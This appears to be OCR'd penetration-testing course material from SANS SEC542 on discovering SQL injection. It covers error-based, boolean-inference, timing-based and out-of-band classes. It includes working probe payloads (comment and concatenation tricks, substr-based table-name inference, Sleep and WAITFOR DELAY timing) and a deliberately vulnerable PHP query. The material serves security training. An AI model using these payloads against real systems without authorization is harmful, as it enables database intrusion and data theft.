- While exploring these classes, we will also investigate discovering the various manifestations of SQL Injection vulnerabilities

Discovering SQL Injection

Discovering SQLi flaws seems straightforward enough if you expect only the most obvious, error-based class of flaws. To be successful with SQLi, we need to explore various manifestations of these flaws. As we glean some of the key aspects of the classes of SQLi, we explore some basics of discovering the flaws themselves.

Input Locations

Where in applications do we target SQLi…?

- Everywhere, of course

Our own mindful interactions with the application can help guide us to portions of the application more likely to interface with a backend database

- Login functionality often leverages/interacts with a backend DB

These portions of HTTP requests are the more common input locations:

- GET URL query parameters
- POST payload
- HTTP Cookie – SQLi here is more likely to be blind
- HTTP User-Agent – SQLi here is more likely to be blind

Input Locations

Regardless of the type or class of SQLi flaw we are up against, we still need to appreciate what inputs might lead to SQLi. The easy answer is, of course, any input could lead to SQLi depending on the particular implementation. Although true, that isn't terribly helpful or insightful.

Certainly, our interactions with the applications thus far will have given us insight into some particular inputs of interest. Likewise, there are portions of every application that are obvious SQLi targets. Authentication functionality immediately comes to mind given the propensity for applications to employ a backend DB for authentication purposes.

Additionally, there are portions of our HTTP requests more likely to yield SQLi pay dirt:

GET URL query parameters

POST payload

HTTP Cookie – SQLi here is more likely to be blind.

HTTP User-Agent – SQLi here is more likely to be blind.

Note that some elements are more often expected to be blind SQLi flaws. We will explore what practical impact that has later.

Classes of SQLi

- SQL injection flaws are really just one vulnerability
- In spite of this, we encounter these flaws in varied ways:
  - Suggests there might be merit in distinguishing particular types or classes of SQLi flaws
- The different manifestations are consistent enough that they can inform techniques we will employ in discovery and exploitation
- The simplest categorization is visible vs. blind, but a bit more detail is needed to be useful

Classes of SQLi

A comment on the previous page suggested that some of the input locations were more commonly associated with blind SQLi flaws. Some of you might have been scratching your head on what exactly this means. Blind SQLi is considered to be a type or class of SQLi flaw.

Although, in truth, SQL injection is really just one type of vulnerability, regardless of how it presents. Each of these types will have the same basic issue of client-supplied input being leveraged in the application such that the input gets interpreted by a backend DB to potentially ill effect.

However, there are vastly different ways in which this *one* flaw can present to a client. Yet there is enough consistency among the variance that we can identify particular classes or types of SQLi manifestations. We will explain and explore these classes with the goal that understanding them better will allow for increased likelihood of discovery, exploitation, and ultimately flaw remediation.

In-Band/Inline SQLi

- A SQL Injection flaw that allows us to see the result of our injections is said to be **in-band** or **inline** SQLi
- The visibility supplied by this class of SQLi flaw renders the vulnerability:
  - Simpler to discover
  - Easier to exploit

In-Band/Inline SQLi

The first class of SQLi flaw to discuss is that of **in-band** or **inline** SQL Injection. The term *in-band* or *inline* is used to suggest that the end user can see, largely unfettered, the results of the SQLi directly. The key differentiator of this flaw is the visibility associated with it.

The visibility we are afforded makes this class of SQLi flaw the simplest for us to both discover and exploit.

Blind SQL Injection

- If in-band/inline SQLi can be characterized as providing visible results to the tester, then you can probably guess what is suggested by blind SQLi
  - Nothing to see here…
- The vulnerability is the same, but our experience of the flaw differs markedly

Blind SQL Injection

It is not terribly difficult to guess what is suggested by blind SQL injection, especially given that the hallmark of inline is that it provides visible results. The blindness in blind SQLi has to do with what we, the adversary, are able to see associated with the injection and results.

The most basic but, we would submit, oversimplified way to classify SQLi flaws is as either in-band/inline (visible) or blind. It's easy, binary, but wanting for more detail and nuance.

Varying Degrees of Blindness

- Visible vs. blind seems straightforward enough until you start attempting to exploit the flaws
- Blind vs. inline is not binary:
  - For example, errors may be inline, but data may not be
  - Or some data may inline, while other data is blind
- There is a spectrum of possibilities from full-tilt sensory-deprivation-tank-level blindness… to full visibility
- Let's explore the spectrum a bit and see how it impacts our approach to testing

Varying Degrees of Blindness

The simple binary of inline vs. blind speaks to a useful way to discern, at a basic level, what type of SQLi we are up against. However, it is overly simple to be of tremendous use. Also, the binary approach makes difficult the question of what constitutes a "blind" SQLi flaw.

Although moderately helpful, binary is a bit too imprecise for our purposes here. SQLi flaws exist on a spectrum with respect to their degree of visibility. Put simply, the blindness is analog rather than digital.

Database Error Messages

One aspect regarding blindness is typically pretty clear:

- If you see database error messages, it isn't blind SQL Injection

Often the first attempts at discovering SQLi focus on attempting to illicit database error messages:

- Speaks to the ease of SQLi discovery with error messages
- Also, speaks to the efficacy of this technique


DB error messages not only hint at the existence of a SQLi flaw, but also can guide us in crafting our input appropriately for exploitation

Database Error Messages


If inline to blind is a spectrum rather than binary, then the most visible end of the spectrum includes DB error messages. There might be some occasional bickering among professionals about what really constitutes blind enough to count as blind SQLi. However, there is no doubt whatsoever that if DB error messages are visible, then this definitely does not constitute blind SQLi.

So, what is it about these error messages that make them so decidedly clear-cut and on the visible end of the spectrum? The DB error messages indicate a problem with the DB, which we presume is based on something we submitted. In fact, the most common way to initially attempt discovery of SQL flaws is to simply submit characters that are likely to cause a DB error message.

DB Error Message Example



This will make things nice and easy...




SANS SEC542 | Web App Penetration Testing and Ethical Hacking 90


DB Error Message Example

Here is a quick example of what we are suggesting with the DB error messages.


The input **`Dent'`** was supplied:



The subsequent result:




"You have an error in your SQL syntax…" Why yes, yes I do. I will get right on with crafting my input until it passes muster, all the while getting extremely useful DB error messages whenever I stray from proper syntax. This makes things much simpler.



Learn from Your Mistakes

Receiving a DB error message is outstanding, but, ultimately, we will need to not cause an error message. In our first injection, we supplied the input of **`Dent'`**. Now, we simply add a second single quote to the end, submitting **`Dent''`**.

The results are interesting:



We no longer receive an error message—no big data dump, but also no error. In some respects, this experience isn't the absolute visible end of the SQLi spectrum because we don't see the data that the DB thinks we input. It could have been even more helpful and suggested "Employee **Dent'** not found…", which would helpfully point out what happened. The second single quote effectively suggested to the DB that this is actually just supposed to be a literal single quote, as in the name **O'Connor**, for example.

If a single (**'**) or (") causes a DB error, then a common next injection is to submit with an additional quote.

Custom Error Messages

Sometimes, we are not lucky enough to score DB error messages

- No worries, all hope is not lost…

Custom application error messages can prove to be tremendously useful for our attacks


- But we will have to approach them a bit differently

Custom Error Messages

Database error messages are extremely helpful and make discovery of SQL injection flaws much easier and more obvious. Typically, the first condition that could push the needle toward blind SQL injection is not displaying database error messages.

Consider that the logic of the query need not have changed in any way whatsoever. In fact, it could well be that the DB is even throwing error messages but that the application is handling them and instead presenting to the client something friendlier. Please understand the vulnerability has not changed at all, but the way in which we approach it will vary now, as we need to do more than simply look for those lovely DB error messages.


Custom Error Message Example



Note: **`bsqli.php`** rather than **`sqli.php`**

Code is functionally the same other than error message suppression

Same input yields a custom rather than DB error message




SANS SEC542 | Web App Penetration Testing and Ethical Hacking 93

Custom Error Message Example


Let's look at an example of custom error messages, which represent the first level of blindness we have experienced.

We are hitting a different page this time: **`http://www.sec542.org/bsqli.php`** rather than **`http://www.sec542.org/sqli.php`**. Though the functionality and purpose of the application are the same as we saw before, this one could be characterized as blind SQLi.

As before, we submit Dent' into the entry point:



However, now the result is different:



What we see as output is the same error message used for any name that is not found in the DB. It is not immediately obvious that this will be a SQLi flaw, and yet the actual query sent to the backend is the same.

Custom Errors and SQLi

- **`sqli.php`** threw DB error messages, whereas **`bsqli.php`** did not, but both use the same query:

```
mysql_query("SELECT * FROM Customers WHERE lname
= '".$_GET["name"]."';")
```

- Same query… same vulnerability… and yet…
- With custom error messages, how can we tell whether our input is being interpreted by a SQL backend?
  - We need to find a way to discern this by crafting our input to expose whether it is being interpreted

Custom Errors and SQLi

The primary difference between **`sqli.php`** and **`bsqli.php`**, shown previously, is that the former will throw DB error messages and the latter will not.

Both pages use the same query:

```
mysql_query("SELECT * FROM Customers WHERE lname = '".$_GET["name"]."';")
```

The difference is simply that additional PHP code is included in **`sqli.php`** that will return error messages. **`sqli.php`** simply adds a **`die(mysql_error())`** clause.

The query is the same for both, as is the vulnerability. Yet, our experience of it and the associated discovery can prove more challenging.

Without DB Errors

- Need to glean whether our input is being interpreted by the SQL backend (for example, SQLi flaw?)
- We have supplied the following inputs:
  - `Dent`, which returned data
  - `Dent'`, which threw an "**Employee not found**"
- What if we could supply input that when interpreted by SQL is functionally equivalent to `Dent`
  - But input that is not merely the characters: `D e n t`
- If data returns as if we submitted `Dent`, then that would mean a SQL backend interpreted our input == **SQLi flaw**

Without DB Errors

If we lack those DB error messages, how then can we find out whether there is a SQLi flaw? We need to find a means to determine whether our input is actually being used in a dynamically built query and interpreted by a SQL backend, which is kind of the definition of SQL Injection. This sounds nice, but not terribly helpful.

Consider that to the **bsqli.php** page we have supplied these inputs:

`Dent`, which returned data

`Dent'`, which threw an "**Employee not found**"

What if we could submit something that, if interpreted by a SQL backend, would be functionally equivalent to having submitted `Dent`? If this string, which is not `Dent`, returns the same data as Dent, then that could provide some meaningful insight into this being SQLi.

Equivalent String Injections

We are presumably injecting into a string…

- And need to supply input that, if interpreted, yields **`Dent`**

Prefix	Suffix	Note
`Dent'`	`;#`	**Commenting**: Close string, statement, and comment rest of code out
`Dent'`	`;--`	**Commenting**: Close string, statement, and comment rest of code out. Space following (--) possibly required
`De'/*`	`*/'nt`	**Inline Commenting**: Close string, statement, and comment rest of code out
`De'`	`'nt`	**Concatenation**: Attempt with and without a space between
`De'|`	`|'nt`	**Concatenation**: Another concatenation

Equivalent String Injections

Let's build some strings that could be equivalent to `Dent`. Two effective techniques for building equivalent strings are commenting and concatenation.

Commenting involves injecting comments either inline or, most commonly, at the end of the injection.

The concatenation technique has us build the string from smaller parts that we let the DB join together.

Prefix	Suffix	Note
`Dent'`	**`;#`**	Commenting: Close string, statement, and comment rest of code out
`Dent'`	**`;--`**	Commenting: Close string, statement, and comment rest of code out. Space following (--) possibly required
`De'/*`	**`*/'nt`**	Inline Commenting: Close string, statement, and comment rest of code out
`De'`	**`'nt`**	Concatenation: Attempt with and without a space between
`De'|`	**`|'nt`**	Concatenation: Additional style of concatenation

Inject for Comment


- Comment delimiters (`--`, `/* */`, `#`) can allow injections to succeed that would otherwise fail
  - This might feel a bit like cheating, or at least a dirty hack, but SQL comments can be really useful
- The -- and # delimiters, if acceptable, are tremendously useful as a SQLi suffix
- Injecting into the middle of a SQL statement/query causes problems because we cannot change the rest of the SQL statement that follows
  - Injecting comments can allow us to significantly change the SQL being submitted without causing a syntax error

Inject for Comment

Yielding a SQL error is awesome for penetration testers… initially. At some point, we need to get past that error. Comments can be a serviceable tool to help get through a persistent SQL syntax error. The main way we use comments is as an injection suffix. A comment delimiter like `--` or `#` at the end of an injection can nullify the impact of the source code after our point of injection.

Granted, injecting a comment delimiter doesn't feel terribly clever or sophisticated. However, a working dirty hack is significantly better than an elegant one that fails…

Note: A trailing space after the comment delimiter (`--`) might be required for it to be handled properly.




`De'/**/'nt = De' 'nt = Dent';#`

Let's look at the results of our attempts at injecting strings equivalent to Dent.

We have three injections that leveraged comment characters and one that went the concatenation approach.

```
Dent';#
Dent';--
De'/**/'nt
De' 'nt
```

Each of the preceding inputs yield the same results as if we had submitted **`Dent`** by itself. We have SQLi.



Binary/Boolean Inference Testing

In the previous testing, we found that a SQL syntax error led to "No employee found," whereas our string (**`Dent`**) and interpreted equivalent strings (for example, **`De' 'nt`**) yielded data.

Let's look at another key technique that will be incredibly important for our SQLi needs. The technique is an inference, and we will use this for increasingly blind injections.

Here are some inputs that return employee data:

```
Dent' AND 1;#
Dent' AND 1=1;#
```

And here are some that return only "Employee not found…":

```
'
Dent' AND 0;#
Dent' AND 1=0;#
```

The power of **`AND 1=0`** yielding something different from **`AND 1=1`** might not be immediately obvious, but this is an important building block for us.

Increasing Blindness

The impact of `AND 1=1` and `AND 1=0` yielding different results is easily overlooked

- Power comes from 1=1 being replaced by arbitrary SQL of our choosing to see if it evals to TRUE (AND 1=1) or FALSE (AND 1=0)

Technique is even more important as we become still more blind to output; consider this injection:

Prefix: `Dent' AND`
Evaluation: `substr((select table_name from information_schema.tables limit 1),1,1) > "a"`
Suffix: `;#`

Beginning with `substr` is the condition being evaluated

- Checks to see whether the first letter of the first table name comes after "a" alphabetically

It will return a `1` if true (`Dent' AND 1;#`) or a `0` if false (`Dent' AND 0;#)`

Increasing Blindness

Although custom error messages and other visible true/false paths can prove a bit more difficult to discover and exploit, there can be even more blindness to contend with. The inference approach armed with a way of differentiating TRUE from FALSE is tremendously powerful.

Consider the following injection:

Prefix: **`Dent' AND`**
Evaluation: **`substr((select table_name from information_schema.tables limit 1),1,1) > "a"`**
Suffix: **`;#`**

We haven't covered all these pieces of SQL, but we'll tackle it in pieces. We should be good on both the prefix and the suffix. The evaluation is where things look a bit different. The select statement is making things more cumbersome, but it is just a simple query. However, it is a powerful one used to determine the table names found in the database. Let's take a simpler example of the rest, which should help.

substr() allows selecting part of an existing string. Which part of the string is determined by the numbers, which feel like offset and limit, respectively.

```
substr("sec542",2,1) < "m"  is TRUE
```

So, the above (if selected) would return TRUE because the second letter of "sec542" is "e", which is earlier in the alphabet than "m".

Blind Timing Inferences

- Let's amp up the blindness a bit more...
- Consider an application that provides no discernible output or errors to guide our SQLi
  - Timing-based inference testing could still be a viable option for us
- Timing techniques use the responsiveness of the application for the inference by artificially inducing a delay when a condition evaluates
- For example, these will introduce a 10-second delay:
  - `Sleep(10)` – MySQL
  - `WAITFOR DELAY '0:0:10'` – MS SQL
- Other creative approaches exist to induce a delay

  Cool and all, but not really looking to do this by hand...

Blind Timing Inferences

The inference technique becomes truly powerful when we have SQLi that does not provide any output or errors to help us. Despite this, we still might have an opportunity for inference-testing techniques.

For this, we will build on our previous approach of **`AND 1`** vs. **`AND 0`** for our inference. We can still use the **`AND 1`** vs. **`AND 0`** concept, but we will need to make the app tell us whether it evaluated to true or false. Without input, this is made more difficult. Imagine, though, if we can impact the DB server, then perhaps we could try to have the database trick the application into letting us experience whether the SQL evaluates to **`1`** or **`0`**.

This technique uses SQLi to inject a payload that will, if TRUE, introduce a perceptible impact on the responsiveness of the application.

Two example methods of achieving this are:

`Sleep(10)` – MySQL

`WAITFOR DELAY '0:0:10'` – MS SQL

Utter Blindness: Out-of-Band SQLi

- At the opposite end of the spectrum from inline SQLi stands out-of-band SQLi
- These SQLi flaws present totally blind to the tester:
  - No error messages
  - No visible response
  - No Boolean/inference opportunities with(out) timing
- The term out-of-band speaks to the requirement for an alternate communication channel to discover or exploit these flaws

Utter Blindness: Out-of-Band SQLi

Now for the totally blind end of the SQLi spectrum: out-of-band (OOB) SQLi. We can't see anything, nor can we even experience something directly.

But how about indirectly. What if, for example, we could have the database initiate a DNS request to a domain under our control, or ping a system, or make an HTTP client connection. These are the types of things associated with OOB SQLi.

Out-of-Band Channels

- If viable, out-of-band communication techniques might actually provide for faster exfiltration of some flaws susceptible to inference techniques
  - So, could be employed even if not, strictly speaking, required from a SQLi perspective
- The most common out-of-band techniques typically leverage HTTP or DNS to tunnel communications back to a server under the tester's control
- Detailed out-of-band SQLi exploitation will be left as an exercise for the reader

Out-of-Band Channels

Even if out-of-band SQLi is not required, it might still be available. This manifestation of SQLi flaw proves harder to discover SQLi, and yet it still might be worthwhile to test for the OOB approach's existence, even if a simpler-to-discover SQLi flaw was encountered. This is especially true for timing-based blind SQLi flaws. The reason to pursue this flaw anyway stems from the fact that for high-volume data exfiltration, this method might prove more efficient than a more traditional approach to SQLi exploitation.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- **Section 3: Injection**
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

INJECTION

1. HTTP Response Security Controls
2. Command Injection
3. Exercise: Command Injection
4. File Inclusion and Directory Traversal
5. Exercise: Local/Remote File Inclusion
6. Insecure Deserialization
7. Exercise: Insecure Deserialization
8. SQL Injection Primer
9. Discovering SQLi
10. **Exploiting SQLi**
11. Exercise: Error-Based SQLi
12. SQLi Tools
13. Exercise: sqlmap + ZAP
14. Summary

Course Roadmap

One of the best vulnerabilities ever, command injection, is the next topic.

DB Fingerprinting

- Concepts/techniques are the same or very similar, but we need to determine the backend DB to guide injections
- In truth, we often already have a pretty strong educated guess based on the information and configuration gathering done prior
  - Or an error message told us
- If not, then we can wield certain commands, functions, syntax, and defaults that will expose the DB, for example:
  - `SELECT @@version` (MySQL and SQL Server)
  - String concatenation (**My:** `'De' 'nt'`, **MS**: `'De'+'nt'`, **O:** `'De'||'nt'`)
  - Unique numeric functions:
    - (**My**: `connection_id()`, **MS**: `@@pack_received`, **O:** `BITAND(1,1)`)

DB Fingerprinting

So far, we have largely glossed over most DB-distinguishing aspects of the SQLi. This has been intentional because the primary goal has been to convey concepts and tactics to be used for SQLi. However, digging into the particulars of exploitation will expose that the differences matter quite a bit, and will impact our commands.

We likely already have some indication as to what the backend DB is, so these details might be superfluous. However, should we not have intel about the actual DB in question, we will need to determine it at this point. There are different approaches to figuring this out, but the main methods will employ injecting a particular SQL syntax that helps illustrate these differences. Here are some examples:

Special functions/parameters: `SELECT @@version` (MySQL and SQL Server)

String concatenation: (**MySQL:** `'De' 'nt'`, **MSSQL**: `'De'+'nt'`, **Oracle:** `'De'||'nt'`)

Unique numeric functions: (**MySQL**: `connection_id()`, **MSSQL**: `@@pack_received`, **Oracle**: `BITAND(1,1)`)

(Meta)Database Info

One of the primary reasons we will need to know the RDBMS being used is to point us to database metadata and schema information

- We will use this information to determine databases, tables, columns, users, and passwords

Actually, **`information_schema`** is an ANSI SQL92 standard database that can provide us with the relevant metadata, so we don't need to fingerprint after all...

- Unfortunately, not all vendors support **`information_schema`**

`information_schema` implementations also vary

- MySQL's **`information_schema`** includes info for every DB
- In MS SQL Server, **`information_schema`** is implemented as a DB view that will show only information for the current DB

(Meta)Database Info

One particular reason we want to know the DBMS is to have a sense of the metadata info available to us for querying. We will use the metadata to determine databases, tables, and columns available to the flawed application.

